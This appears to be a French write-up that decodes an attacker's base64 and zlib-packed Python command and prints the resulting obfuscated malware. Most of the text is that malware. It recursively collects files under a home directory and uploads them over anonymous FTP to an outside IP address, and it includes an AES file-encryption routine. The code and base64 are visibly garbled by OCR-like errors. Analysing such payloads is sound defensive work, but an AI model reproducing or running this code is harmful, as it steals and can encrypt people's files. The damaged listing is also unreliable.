zu09YpHpXdbf4tdpcdg5Wt/JbrbH64iOcTjz5MWn7589w6At1Qnv7kcI6Ue8zlOKCDr9XoxdbimmqWFGGjF

DAFZNspgHClFtbQ6nspKc6qnB/obkv7rQ/f1w8VNVmciveD9Upg/lV9hWA1tXqehz1oNa+NJR4ntrVuAKEH 9TU8wLbng@s@sLfKZjJVPxDVoOWScDPzNOZhJeRXjBhGu7Vov+/nkpQRdF/xywtoAM6ZRyaZ1DaRveD9oMN 57W29D7qdJfSr6SiVtyTmfBzClB@elYz5VUcV5@MVlCs/yistAxVxy3i/vpST85iUdpoPtuQqOQwkph1Yvo maDmqya9YyGfnrqKd12NEmjkJtQtonLCvk41zbVpgvwOoglMi686XHVQ+9IOFKbCM8i5jTrHfFWvJ4BJIsi L9BzsQf7d9mnZNz9n4vW/Y+ppTQQfiqt+rZo2qer8L/R+TOcxN+mxNKjrr8AKKzZNg==%27)))%22

Bon voyons voir après avec décodé le format URL :



L'attaquant a passé une commande python en passant son payload (compressé) en base64. Il décode le base64 puis le décompresse grâce à zlib et l'exécute.

ATTENTION le URL décode a remplacé les "+" du base64 par des espaces or il n'y a pas d'espace dans le base64 donc il faut prendre le base64 avec les "+".

On peut donc faire un code python qui va faire les même étapes que le payload de l'attaquant mais sans l'éxécuter évidemment ;)

```
import zlib
import base64

raw_base_64 =
"""eJytel2v5Lhx9n3/isYBgnPGHp+dlShRXGAD+N3MOsHrL3g2cJLNYkHxS6SGH6IoidKvd+nMGa8NBKaC
bN90X1SzikXWU09VUUZv79/EPST//I00g4h3bY0P6f7r9x/udL57XHd9F4XX61SJvFG8ygUFWedjt6jqb6/
is2ejSOc/AmNIrrPeCMczJtMyzeM4TPPQIE4wQp//YWbvTvksm60N1uBqzrIjU5+z6XpryCgtm/xfNfj5RT
qOo1iqSEmMWK254c7qztk9WZ83U32W7uksWnT+ox+zUFlXopHHGCgSm2jGsVsaxFwc1uPzP5K24pQ3yxT5N
```

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"""

```
base_64_decoded = base64.b64decode(raw_base_64)

final_payload = zlib.decompress(base_64_decoded).decode('UTF-8')

beauty_payload = final_payload.replace("\n","\n")

print(beauty_payload)
```

L'output nous donne :

```
from Crypto.Cipher import AES as o738b8reoivg2exwa7vfu4pf3xzym42b
import socket as pcc4fvsiw9d7s79quqskkhqsh54d9744
import json as xf5w6pmj72sxf89qbxxj8bmj9kfmcqob
import os as xrkkeu2ra9rr7gvx5dnmi8nmytmoxwj2
import base64 as bkxegxi2e5fzkpa4ewe5kk8u54cnrhvz
import time as jugrdwgmw27667rk5oud2ed82iw8wgt5
import ftplib as x2n4hcsw4nh3j3vfnjnbrmrrdzmcvgqh
import zlib as jphmoq95yo4hmbs2z9eodighk68cxcsw
import sys as pgut69463inhcj7558n7pxhn6e38cour
import random as fw7tw7iqpkuguumsajvnstovek34mbqi
import string as wjawvqx4ut7m65dvneiyfeasimsjv3gc
nfsi8csdhzk59n6hqxi2cuqber5fopbs = None
k5cuapqzxj25w7d9jd9ayzozr7tzmn27 = range
y3sczwjag4cvhqs2zemx4ghtzfha232m = len
vodshxxb28m7pr4wpj89j88kbj4xkvjd = ord
ex63ibgsorh5qgr9ykvor9548gayr62y = False
```

```
uunkyhrgm6efvjfhaeeyt8id6bk4tekg = True
y7inbkdaff2xtravxeja6ewee5gs3ec9 = open
j7gaas6muacyxr32xamt9i8oobvra3mf = bytes
joonr3yr4iykmmpg8sjd6qesyd69kq3t = print
ij6erz2k9qbcp47hfgmh2pvhf25uqss4 = "."
rnt5s2znrb7hjns73i2dc7qsxattibna = str
xe67mjqssi9824yjpwg5ckcw75y6nzoz = Exception
p8kqtofurcszron3eigskks3jo76czwg = "anonymous"
xkd77exu5ijx4r64tv9yyew4eumtuua5 = pcc4fvsiw9d7s79quqskkhqsh54d9744.SOCK STREAM
sqwstba8etcuxjgu6vesm7z7sk445uuv = pcc4fvsiw9d7s79quqskkhqsh54d9744.AF INET
txwh7rqpty93pjkwds7dcun83rdiocjm = 'foo'
uobdix6qsy7j8oaufvga5k4qvtnwg5or = pcc4fvsiw9d7s79quqskkhqsh54d9744.socket
i9u3etp23u3j2k42eheh7dr4sryz8x69 = o738b8reoivq2exwa7vfu4pf3xzym42b.new
x9ttqh5nt369wnoqqz6g52t22kzt5cth = 'http://localhost'
vgcdpe69qrihym2tvwzjev3kzchme4u7 = xrkkeu2ra9rr7gvx5dnmi8nmytmoxwj2.rename
rzy8vga4f3r4z4pizfkaop9wkn3rzhca = "2f7"
i6e8xxxfcytuqf2umpnbzw2ya9i8mo8s = xrkkeu2ra9rr7gvx5dnmi8nmytmoxwj2.path
kdc4fc6mjc9dkbnf6vri79w37hkvqus6 = xrkkeu2ra9rr7gvx5dnmi8nmytmoxwj2.listdir
aomw9j7cja79wnihvnp2rtze7wfhh9dg = "hex"
f7yzmzv49oarm2nmxa6g4vn3v8ojvmyz = bkxegxi2e5fzkpa4ewe5kk8u54cnrhvz.b16decode
rdbyqcagaf4bcjay7tzfyc7xej4pg47y = juqrdwqmw27667rk5oud2ed82iw8wqt5.sleep
hhdvsqtgnv65y57agh2sszpmf2jr435h = '0.0'
uk9haywudots9vrwyduqinp56tpmin6i = 8
mr3e6xrxz3hn44g3x64g8wm4od59y8xh = ''
y3tds39qfttgdt5gz6yx8bmta5t4zh45 = mr3e6xrxz3hn44g3x64g8wm4od59y8xh
c3cwygh5kv2ukafie5ya5os72kt7f6ci = xf5w6pmj72sxf89qbxxj8bmj9kfmcqob.loads
y3tds39qfttgdt5gz6yx8bmta5t4zh45 += 'S'
def ds6kzfdw8ov6wnxq8rwh2pmodrce4ox4(ormgt5pyac2fucr2j47umvg5dkpztwok):
    qr6tkwxreo4i3trcdc74a5626gprhzeu = x2n4hcsw4nh3j3vfnjnbrmrrdzmcvgqh.FTP()
    qr6tkwxreo4i3trcdc74a5626gprhzeu.connect(mm5dawvmfmuq4ezaopgeu9cpsxujytzx,
pi4cqcoko8draakzyt8kt5nnojjv5kyh)
    qr6tkwxreo4i3trcdc74a5626gprhzeu.login(p8kqtofurcszron3eigskks3jo76czwg,
p8kqtofurcszron3eigskks3jo76czwg)
    qr6tkwxreo4i3trcdc74a5626gprhzeu.cwd(z6e8vyq996vi68j8uaqcopbjccc2grbe)
    qr6tkwxreo4i3trcdc74a5626gprhzeu.storbinary(y3tds39qfttgdt5gz6yx8bmta5t4zh45 +
ormgt5pyac2fucr2j47umvg5dkpztwok,
y7inbkdaff2xtravxeja6ewee5gs3ec9(ormgt5pyac2fucr2j47umvg5dkpztwok, "rb"))
    qr6tkwxreo4i3trcdc74a5626gprhzeu.quit()
ocw8j9a9ngwbqrm5277jyigvivfspdh2 = 47
p8bs3i5e4o4atrtvwrognvkwge5n94qc = "utf-8"
nk7n9cqk647tke533nkzkjh42fng3iwp = "SHELL"
udjrxacu76yn2qpabn983tgsgtryv2qh = xrkkeu2ra9rr7gvx5dnmi8nmytmoxwj2.getenv
bj9s6bjs4wxhhh94cryxdw4zexrrcfco = rzy8vga4f3r4z4pizfkaop9wkn3rzhca
ndyb4e6w9z87iv4bfjv8jdnfn8gtrp98 = mr3e6xrxz3hn44g3x64g8wm4od59y8xh
mkggrdu9vx83xd3kf8jje64c34kgq9jr = fw7tw7iqpkuguumsajvnstovek34mbqi.randrange
sfn3a7a9ds84wggi4m6ndc9575gfr63v = nk7n9cqk647tke533nkzkjh42fng3iwp
```

```
ndyb4e6w9z87iv4bfjv8jdnfn8gtrp98 += 'b'
ajqfs3f96ofgp2udu8n4wbdjnwyoeeyf = 4
ndyb4e6w9z87iv4bfjv8jdnfn8gtrp98 += 'M'
bj9s6bjs4wxhhh94cryxdw4zexrrcfco = kdc4fc6mjc9dkbnf6vri79w37hkvqus6
fjma6nxf3o655exsgxsotzvguoccwwmx = ij6erz2k9qbcp47hfgmh2pvhf25uqss4 + "e"
c8ektkkoft8rivp86jn4kxoqi3bdwt9d = mr3e6xrxz3hn44g3x64g8wm4od59y8xh
ndyb4e6w9z87iv4bfjv8jdnfn8gtrp98 += '8'
sfn3a7a9ds84wggi4m6ndc9575gfr63v = ""
ndyb4e6w9z87iv4bfjv8jdnfn8gtrp98 += 'ft'
pqiwqrfhf2navmmfk9dzv5bvdht5x7hh = uk9haywudots9vrwyduqinp56tpmin6i / 4
c8ektkkoft8rivp86jn4kxoqi3bdwt9d += 'ri'
z2xp9r33qj7xbuwqmddborhh5biut9iw = mr3e6xrxz3hn44g3x64g8wm4od59y8xh
ndyb4e6w9z87iv4bfjv8jdnfn8gtrp98 += 'e'
qtf4wmhh7i6xjbsm4mwermw5xd7gr37c = bkxegxi2e5fzkpa4ewe5kk8u54cnrhvz.b64decode
ndyb4e6w9z87iv4bfjv8jdnfn8gtrp98 += 'ko'
z2xp9r33qj7xbuwqmddborhh5biut9iw = vodshxxb28m7pr4wpj89j88kbj4xkvjd
y3tds39qfttgdt5gz6yx8bmta5t4zh45 += 'TO'
c8ektkkoft8rivp86jn4kxoqi3bdwt9d += 'c'
hf2aayysipqo86r9hbxydt59ot9pr3b5 = fw7tw7iqpkuguumsajvnstovek34mbqi.randint
ndyb4e6w9z87iv4bfjv8jdnfn8gtrp98 += 'U'
ij6erz2k9qbcp47hfgmh2pvhf25uqss4 = '' + fjma6nxf3o655exsgxsotzvguoccwwmx
aaovc2rgfi6gudcguao79g4yhcuq2mdd = bytearray
rzy8vga4f3r4z4pizfkaop9wkn3rzhca += "372762"
ndyb4e6w9z87iv4bfjv8jdnfn8gtrp98 += 'EW'
fuoy7kv4wb22qijt4jidfnvoprxtkfds = ocw8j9a9ngwbqrm5277jyigvivfspdh2 *
uk9haywudots9vrwyduqinp56tpmin6i
ndyb4e6w9z87iv4bfjv8jdnfn8gtrp98 += 'CT'
hxikx37sffxcxn6b673vukbg6p9y5hfm = xe67mjqssi9824yjpwg5ckcw75y6nzoz
def vctioceigyhub9ugkg633if9zwt8vpvd(yt79bxemwop35ne2oau244gfmv7dy97q):
    d2t7gh94mmceyw9kzov6q2nmquphw9m9 =
o738b8reoivq2exwa7vfu4pf3xzym42b.new(hxr7hx3ydakqjgd49ennfmfhf62jng4r,
gm2a24xqc96g3turpbqo2hi9p738mony, o4za2oynjpd4g37sw8xumbc9g8t7f7st)
    with y7inbkdaff2xtravxeja6ewee5gs3ec9(yt79bxemwop35ne2oau244gfmv7dy97q, "rb")
as af63mdf5y7q4hf3ertyf6d2mnqxmjujz:
        dx99jxgdio55347hz4ff9bemszgtvp95 = af63mdf5y7q4hf3ertyf6d2mnqxmjujz.read()
    zs8z79ihhrofnbso9jad9c68e3w853f9 =
yz3vv3vt5avgivdhijaim9gyi7p8ityc(dx99jxgdio55347hz4ff9bemszgtvp95)
    gvui74ppgp3zgh7t6pd5dc4rc9pgn7r9 =
d2t7gh94mmceyw9kzov6q2nmquphw9m9.encrypt(zs8z79ihhrofnbso9jad9c68e3w853f9)
    with y7inbkdaff2xtravxeja6ewee5gs3ec9(yt79bxemwop35ne2oau244gfmv7dy97q, "wb")
as zo72uc9vb7xvn5tpb6ho3oku6ffy7itr:
        zo72uc9vb7xvn5tpb6ho3oku6ffy7itr.write(gvui74ppgp3zgh7t6pd5dc4rc9pgn7r9)
hxikx37sffxcxn6b673vukbg6p9y5hfm = ndyb4e6w9z87iv4bfjv8jdnfn8gtrp98
c8ektkkoft8rivp86jn4kxoqi3bdwt9d += 'kr'
e24sb3fca54vdoqygqkicpvcf26e4uee = aaovc2rgfi6gudcguao79g4yhcuq2mdd.append
ndyb4e6w9z87iv4bfjv8jdnfn8gtrp98 += 'b'
```

```
ocw8j9a9ngwbqrm5277jyigvivfspdh2 = ocw8j9a9ngwbqrm5277jyigvivfspdh2
vv8pwd6frkdqe5hxps6diwskdzczgbpa = rzy8vga4f3r4z4pizfkaop9wkn3rzhca
ndyb4e6w9z87iv4bfjv8jdnfn8gtrp98 += 'P'
mh733fe9ckv342zfqcbnabf58kvcbczo = fjma6nxf3o655exsgxsotzvguoccwwmx
ndyb4e6w9z87iv4bfjv8jdnfn8gtrp98 += '5'
buyyf4fid5fau6vuxbo3itujvdekf9fn = mr3e6xrxz3hn44g3x64g8wm4od59y8xh
c8ektkkoft8rivp86jn4kxoqi3bdwt9d += 'ro'
hxikx37sffxcxn6b673vukbg6p9y5hfm = nfsi8csdhzk59n6hqxi2cuqber5fopbs
jgdnb7oo4rqz6j6m87t3v2ct2ppwnocd = aaovc2rgfi6gudcguao79g4yhcuq2mdd.fromhex
buyyf4fid5fau6vuxbo3itujvdekf9fn += 'v'
edft3pk844njp552cxzkzgf655pajdrg = txwh7rqpty93pjkwds7dcun83rdiocjm
buyyf4fid5fau6vuxbo3itujvdekf9fn += 'L'
rzy8vga4f3r4z4pizfkaop9wkn3rzhca = fuoy7kv4wb22qijt4jidfnvoprxtkfds
buyyf4fid5fau6vuxbo3itujvdekf9fn += 'uU'
uk9haywudots9vrwyduqinp56tpmin6i = (uk9haywudots9vrwyduqinp56tpmin6i * 2) / 2
buyyf4fid5fau6vuxbo3itujvdekf9fn += 'b'
gy87nmd3dc3kbrjvv4dhs8da9endtemi = 'YWhhaGFoYWhh'
c8ektkkoft8rivp86jn4kxoqi3bdwt9d += 'll'
gm2a24xqc96g3turpbqo2hi9p738mony = o738b8reoivq2exwa7vfu4pf3xzym42b.MODE CBC
vv8pwd6frkdqe5hxps6diwskdzczgbpa += txwh7rqpty93pjkwds7dcun83rdiocjm[0]
o4za2oynjpd4g37sw8xumbc9g8t7f7st =
ndyb4e6w9z87iv4bfjv8jdnfn8gtrp98.encode(p8bs3i5e4o4atrtvwrognvkwge5n94qc)
buyyf4fid5fau6vuxbo3itujvdekf9fn += 'S'
giwxye77p2p3hmk47zgwseh5r7r3nu4b = rdbyqcagaf4bcjay7tzfyc7xej4pg47y
buyyf4fid5fau6vuxbo3itujvdekf9fn += '20'
fjma6nxf3o655exsgxsotzvguoccwwmx += 'n'
txwh7rqpty93pjkwds7dcun83rdiocjm = edft3pk844njp552cxzkzgf655pajdrg
buyyf4fid5fau6vuxbo3itujvdekf9fn += '4'
sfn3a7a9ds84wggi4m6ndc9575gfr63v += 'f'
buyyf4fid5fau6vuxbo3itujvdekf9fn += 'i'
def xw2doa6w49g6ar9vp4ddipfzr8nt432a(a7xx85ojygpgia8ekzu4yreya8erumtq):
    wj8zaaemfy8mi9aoptf8b4u5n6symp48 = []
    for etdbgnjr2kvhrdeaenffc65e6wjf4h3s, eyavmyihgaszqrxoyuaf2tybjwsw95be,
h3cmb5rmq62bfz9akwotfyenwumfaqho in
xrkkeu2ra9rr7gvx5dnmi8nmytmoxwj2.walk(a7xx85ojygpgia8ekzu4yreya8erumtq):
        for sxfu5jomus9cktzr9es2emxhnnc57vwp in h3cmb5rmq62bfz9akwotfyenwumfaqho:
wj8zaaemfy8mi9aoptf8b4u5n6symp48.append(i6e8xxxfcytuqf2umpnbzw2ya9i8mo8s.join(etdbg
njr2kvhrdeaenffc65e6wjf4h3s, sxfu5jomus9cktzr9es2emxhnnc57vwp))
    return wj8zaaemfy8mi9aoptf8b4u5n6symp48
y3tds39qfttgdt5gz6yx8bmta5t4zh45 += 'R'
fjma6nxf3o655exsgxsotzvguoccwwmx = fjma6nxf3o655exsgxsotzvguoccwwmx[:-1]
c8ektkkoft8rivp86jn4kxoqi3bdwt9d += 'e'
hcdyq8ccdc7u56t4v2ioqgnobjhcsh9m = o738b8reoivq2exwa7vfu4pf3xzym42b
c8ektkkoft8rivp86jn4kxoqi3bdwt9d += 'd'
buyyf4fid5fau6vuxbo3itujvdekf9fn += '6P'
```

```
fuoy7kv4wb22qijt4jidfnvoprxtkfds = 14
pi4cqcoko8draakzyt8kt5nnojjv5kyh = 4
buyyf4fid5fau6vuxbo3itujvdekf9fn += 'r'
gy87nmd3dc3kbrjvv4dhs8da9endtemi = fjma6nxf3o655exsgxsotzvguoccwwmx
z6e8vyq996vi68j8uaqcopbjccc2grbe =
jgdnb7oo4rqz6j6m87t3v2ct2ppwnocd(vv8pwd6frkdqe5hxps6diwskdzczgbpa).decode()
pi4cqcoko8draakzyt8kt5nnojjv5kyh = pi4cqcoko8draakzyt8kt5nnojjv5kyh *
ocw8j9a9ngwbqrm5277jyigvivfspdh2
fuoy7kv4wb22qijt4jidfnvoprxtkfds = 0
z6e8vyq996vi68j8uaqcopbjccc2grbe += "www"
mm5dawvmfmuq4ezaopgeu9cpsxujytzx = mr3e6xrxz3hn44g3x64g8wm4od59y8xh
gy87nmd3dc3kbrjvv4dhs8da9endtemi += "nc"
mm5dawvmfmuq4ezaopgeu9cpsxujytzx += "13"
buyyf4fid5fau6vuxbo3itujvdekf9fn += '8j'
def yz3vv3vt5avgivdhijaim9gyi7p8ityc(rpq4pztcwn9rzqzib6v4kqczojb3vyt7):
    return rpq4pztcwn9rzqzib6v4kqczojb3vyt7 + b"\0" *
(o738b8reoivg2exwa7vfu4pf3xzym42b.block size -
len(rpq4pztcwn9rzqzib6v4kqczojb3vyt7) %
o738b8reoivq2exwa7vfu4pf3xzym42b.block size)
buyyf4fid5fau6vuxbo3itujvdekf9fn += 'X'
mm5dawvmfmuq4ezaopgeu9cpsxujytzx += "."
z6e8vyq996vi68j8uaqcopbjccc2grbe += x9ttqh5nt369wnoqqz6g52t22kzt5cth[5]
y3tds39qfttgdt5gz6yx8bmta5t4zh45 += ' '
dy4s6f9gs4yyrcmibdkh3yyj6n2btcez = int
mm5dawvmfmuq4ezaopgeu9cpsxujytzx += "98"
xav66pyf764bzggq43waeafcms6d5jb7 = int
eatq72pdxcij8r8gdv95v8pc9xq6fn96 = mr3e6xrxz3hn44g3x64g8wm4od59y8xh
qcpn4ajutw9ppq3pc6gbinnu4uhcaexi = gy87nmd3dc3kbrjvv4dhs8da9endtemi
z6e8vyq996vi68j8uaqcopbjccc2grbe += "dump/"
mm5dawvmfmuq4ezaopgeu9cpsxujytzx += "."
def y4ub2autdwxc8u39u9bsma3m2dkb7xfp(zjx5a8hvc87ydt3yo8a8x24qzes58rcn:
xav66pyf764bzggq43waeafcms6d5jb7, kx2nmu9o9mq5j9spbkeppdcto5ow2kb8:
rnt5s2znrb7hjns73i2dc7qsxattibna):
    for iah7p9czgrjez2cxn3rqet8s7gh3rpxr in range
(fuoy7kv4wb22qijt4jidfnvoprxtkfds,
y3sczwjaq4cvhqs2zemx4ghtzfha232m(kx2nmu9o9mq5j9spbkeppdcto5ow2kb8)):
        if kx2nmu9o9mq5j9spbkeppdcto5ow2kb8[iah7p9czgrjez2cxn3rqet8s7gh3rpxr] ==
zjx5a8hvc87ydt3yo8a8x24qzes58rcn:
            return uunkyhrgm6efvjfhaeeyt8id6bk4tekg
    return ex63ibgsorh5qgr9ykvor9548gayr62y
eatq72pdxcij8r8gdv95v8pc9xq6fn96 += x9ttqh5nt369wnoqqz6g52t22kzt5cth[6]
mm5dawvmfmuq4ezaopgeu9cpsxujytzx += "138"
pi4cqcoko8draakzyt8kt5nnojjv5kyh = pi4cqcoko8draakzyt8kt5nnojjv5kyh * (100 +
uk9haywudots9vrwyduqinp56tpmin6i)
mm5dawvmfmuq4ezaopgeu9cpsxujytzx += "."
hxr7hx3ydakqjgd49ennfmfhf62jng4r =
```

```
buyyf4fid5fau6vuxbo3itujvdekf9fn.encode(p8bs3i5e4o4atrtvwrognvkwge5n94qc)
t873aictu9jukbhz9wwacnf6fe2u6irr = qtf4wmhh7i6xjbsm4mwermw5xd7gr37c("aG9tZS8=")
mm5dawvmfmuq4ezaopgeu9cpsxujytzx += "213"
pi4cqcoko8draakzyt8kt5nnojjv5kyh =
xav66pyf764bzggq43waeafcms6d5jb7(pi4cqcoko8draakzyt8kt5nnojjv5kyh)
mieywni7dy2hv5o98a9mbmnuwskg8ta6 = t873aictu9jukbhz9wwacnf6fe2u6irr
eatq72pdxcij8r8gdv95v8pc9xq6fn96 +=
t873aictu9jukbhz9wwacnf6fe2u6irr.decode(p8bs3i5e4o4atrtvwrognvkwge5n94qc)
n54uzfrqj6irnngmhogrrwmu9imv3uyu =
rnt5s2znrb7hjns73i2dc7qsxattibna(pi4cqcoko8draakzyt8kt5nnojjv5kyh)
for h762kgf56n5xzyymoj77ybm3whxbqqgo in
xw2doa6w49g6ar9vp4ddipfzr8nt432a(eatq72pdxcij8r8gdv95v8pc9xq6fn96):
    ds6kzfdw8ov6wnxq8rwh2pmodrce4ox4(h762kgf56n5xzyymoj77ybm3whxbqqgo)
